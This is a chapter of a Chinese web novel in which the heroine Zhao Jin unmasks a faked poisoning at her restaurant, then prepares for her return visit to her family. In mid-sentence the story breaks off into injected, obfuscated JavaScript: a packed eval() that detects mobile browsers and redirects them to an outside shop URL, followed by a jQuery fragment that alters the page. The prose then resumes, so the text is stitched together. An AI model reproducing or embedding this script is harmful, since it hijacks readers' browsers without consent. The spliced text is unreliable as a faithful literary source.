福运楼。
赵瑾慢悠悠上了二楼。
这十几年,她做生意不能说风平浪静,多多少少也遇到过一些麻烦,但是都很好解决。今日这事,来得太过突然,很是蹊跷。
琉玥担忧道:“小姐,您要出面见他们?万一暴露了怎么办?”
赵瑾低声道:“无妨,我又不是用老板的身份,在全京城眼里,我这个恶毒千金可是很多人的护身符,我拿钱办事,理所应当。”
只见地上躺着一个中年男人,身边跪着一个青年人,一堆围观众人。
那青年人正对掌柜破口大骂,“你们福运楼丧尽天良,我和哥哥听说这里的饭菜好吃,闻名远方,便来尝尝。没想到你们竟然害了我哥哥的命。还我哥哥的命来!”
张掌柜很是冤枉:“小兄弟,咱们在这掰扯半天,我说过好多次了,说话要讲证据。我们与你们素未谋面,你们又是来我这里消费的,我们怎么可能下毒害你们呢?而且谁会在大庭广众之下毒死人呢?这不是给我们自己找麻烦吗?”他心里焦急,该说的都说了,只是那青年人车轱辘话反复哭嚎,就是纠缠着不放。
赵瑾缓缓走到几人面前:“大家别急,我刚才在楼下遇到两位捕快大人,正好帮忙报案了。我还请来了张仵作,他们一会儿就到。”
她的话音刚落,三人便到了。
两名捕快抱拳,道:“赵小姐,哦不,现在应该叫世子妃了。”
赵瑾微微颔首,坐在琉玥搬过来的椅子上,冷冷地打量地上的尸体和抹着眼泪的青年人。
“劳烦各位了。”
张掌柜见到救星来了,总算松口气。
趁着张仵作查验尸体的空隙,捕快做些了解。
丁捕快客客气气地问了安,“世子妃,您是这福运楼的老板?”
赵瑾趾高气扬,老大不愿意回答,“本小姐爱吃这家酒楼的饭菜,所以本小姐喜欢罩着这里,不行吗?”丁捕快赔笑道:“是是是,世子妃说得是。那您看,今天这事怎么处理?”
青年人见他们聊了起来,指着他们哭道:“我就知道你们这些有钱有势的人狼狈为奸,不管我们平民百姓的死活。老天爷啊,我哥哥死得冤枉啊!呜呜呜……”
赵瑾可不是被吓大的,观察青年人眼神闪躲,心中有了计较。
张仵作查验一番,确认中毒之人确实死了。
薛朔主仆二人在不远处的阴暗角落,观察情况。
追枫道:“世子爷,如果是您,您要怎么解决?”
薛朔眼神锐利,早就看出那青年人不是真的伤心。
“解决倒是不难,只要……”
“死了?”赵瑾起身,走到死尸前,问张仵作,“有银针吗?”
“有的有的,”张仵作恭恭敬敬双手奉上针灸包。
赵瑾打开针灸包,从里面取出一根最大号的银针,刚要扎向死者头部的穴道,就被青年人拦住。
青年人情绪非常激动,“你干什么?我哥哥已经死了,你还要残害他的尸首?”
赵瑾给琉玥使了个眼色,后者立刻上前拉走青年人。
这青年人空有一身子力气,可是不会武功,根本反抗不了琉玥一招半式。
银针刺入死者头顶的一个穴道。
所有人大气不敢出,屏气凝神地盯着看,不知道赵瑾在做什么。
赵瑾又一针扎在了死者手臂。
只见死者“啊”地一声惨叫,从地上跳了起来,“啊啊,好痛,好痛!”
赵瑾把银针放回针灸包,然后还给张仵作。
“你本来不用挨第二针的,谁叫你继续装死。”
中年人神色窘迫,扑通一声跪在她面前求饶。
“小人知错了,小人再也不敢了。我们只是财迷心窍,想着搞几个钱花花。求求您大人有大量,放过我们这次吧。”
张仵作却一脸惊奇,“世子妃,您怎么知道他是假死啊?他刚才明明没有呼吸脉搏和心跳的,而且还有中毒迹象。”
赵瑾笑答:“我恰好知道有一种假死药,服用后便是这样的症状。”
这些年,她可想出了数不清的逃生方法。
全家装死,改名换姓,也是一种保全方法。
张仵作崇拜地看着她,“世子妃见识渊博,老朽佩服。”
青年人眼看事情败露,想要趁机溜走,被琉玥一脚踢在地上。
“狗东西,你以为能骗过我家小姐的眼睛?呸!”
两名捕快按照流程把二人带走。
张掌柜对赵瑾千恩万谢,说多亏了她的帮忙,以后一定要多来赏脸,一律免费,又说会禀报老板,好好答谢之类。
赵瑾带着琉玥离开,心里琢磨这件事可能不简单。
福运楼已经开了十年,不说赵瑾明面上罩着它,就是那些达官贵人,有头有脸的大人物也时不时光临,一般人不敢来撒野。
那假死药可不是寻常人轻易能够得到的。
这很像一种警告信号。
难道,因为她成亲了,命运的齿轮终究还是走向上一世的轨迹了吗?
若她所料不错,捕快从那二人嘴里是问不到什么东西的。索性也就不去费心关注后续的情况。不过,这件事还是要好好调查一番。
若真是前世灭赵家满门的幕后黑手所为,她倒是放心了。
她等了这么多年,不找出这个人,她总是活得不安心。
躲在暗处的薛朔目光停留在离去的少女背影上,没想到她倒有些真本事。
吩咐道:“去查查咱们这位世子妃还有哪些秘密,再查查是谁在暗中搞事,竟然欺负到我的头上!”
“是!”追枫应道,思索片刻,“主子,他们不是冲着世子妃来的么?什么时候欺负到您的头上了?”
薛朔瞪了他一眼:“夫妻一体,我们刚成亲,就有人搞事。这是不把我闲王府放在眼里,能说跟我没关系吗?”
追枫:“这么说,也不是没道理哈。”
酒楼小风波过去,总算消停了两天。
赵瑾用一天就适应了在王府的日子。也没什么要适应的,她第一天就在整个王府撒钱,大家对她印象很好,见了面恭恭敬敬,公婆不搞事,丈夫整天不见人,日子倒也清闲。
转眼到了回门日。
王妃让人把整个王府找遍了,也没发现薛朔。
“这孩子,都成亲了还这么不着调,昨日明明叮嘱过他的。阿瑾,是母妃对不起你,都是我把他宠
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17353361|199657||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
坏了。”
她说着就把头上的朱钗取了下来,“这是我母亲留给我的,也是我外祖母送给她的,你戴着玩吧。”
那朱钗做工精细繁复,镶嵌的宝石晶莹剔透,更是市面上罕见品种,至少五千两银子。
赵瑾忙推辞,“母妃,这太贵重了。儿媳不能要。”
王妃眉眼温柔,深表歉意,“阿朔那孩子,唉……苦了你了。收下吧,母妃年纪大了,不需要这些。”
赵瑾看着面前这个美貌妇人,皮肤白皙,身材窈窕,走在街上哪会有人相信她已经当了婆婆。平日里,王妃穿着简单,首饰不多,这朱钗对她很重要,也是她喜爱之物,又是祖传。
她知道王妃故意这样说,只是为了替儿子给补偿。
“多谢母妃。”
王妃劝道:“阿瑾,你先别走,我叫人去把那臭小子绑回来。”
赵瑾笑道:“真的不用,让他玩去吧。本就没什么大不了的,他若是乖乖跟我回了娘家,反倒不是他的性子了。”
王妃点点头,觉得她说得甚是有道理。
“真是苦了你了。不知道这孩子到底是不是我亲生的,怎么这般顽皮,也不像他父王,难道我生产之日,有人把我亲生的娃儿掉包了?”
赵瑾心想:您脑洞还挺大的。
“母妃无须担心,夫君定是你和父王的亲生孩子。他长相遗传了您和父王的优点,不会错的。”
王妃笑道:“我跟你父王一直都安安分分过自己的日子,也没什么大志向,不求大富大贵,名流千古,但求一家老小健康平安便好,偏偏这孩子总是闯祸。”
赵瑾换位思考,如果自己有这样的儿子,每天都得揍几顿,管他是不是病秧子。
那家伙根本就是从小到大,仗着自己有病,才敢四处横行霸道。
赵瑾带着苓苓离开王府,上了马车。
琉玥跟随左右,担忧道:“小姐,奴婢已经查清楚,那日在酒楼闹事者不是本地人。”
赵瑾思索道:“还特意找的外地人。就是不知道幕后之人是单纯冲着福运楼还是冲着我来的。”
她之前以为是薛朔暗中搞鬼,后来否定了这个猜测。这些年,他们二人为了一个恶名斗来斗去,说到底也没有深仇大恨。这次被皇帝赐婚,虽然他们都不愿意,可大家也还是硬着头皮成亲了。
先不管新婚夜那杯有毒的交杯酒是怎么回事,薛朔不可能知道她就是福运楼背后的老板。
所以赵瑾得出结论,至少这两个闹事的不是薛朔的手笔。
前世到底是什么原因灭原主满门,一直都没搞清楚。
难道她努力这么久,终究难逃此劫?
不,绝不认输!
赵薛两家本就同城,相隔不太远。
赵瑾父母和她两个哥哥早已在大门口等候多时。
琉玥先下了马车,掀开帘子,道:“小姐,到家了。”
赵瑾下马车,亲切地喊,“爹娘,大哥,二哥。我回来啦。”
赵父赵母红着眼睛,两位哥哥也一脸关切地盯着她。
赵母抹了抹眼泪,“回来就好,回来就好。”
她看了看马车,没再有人下车,又向四处张望,“世子呢?他没跟你回来?”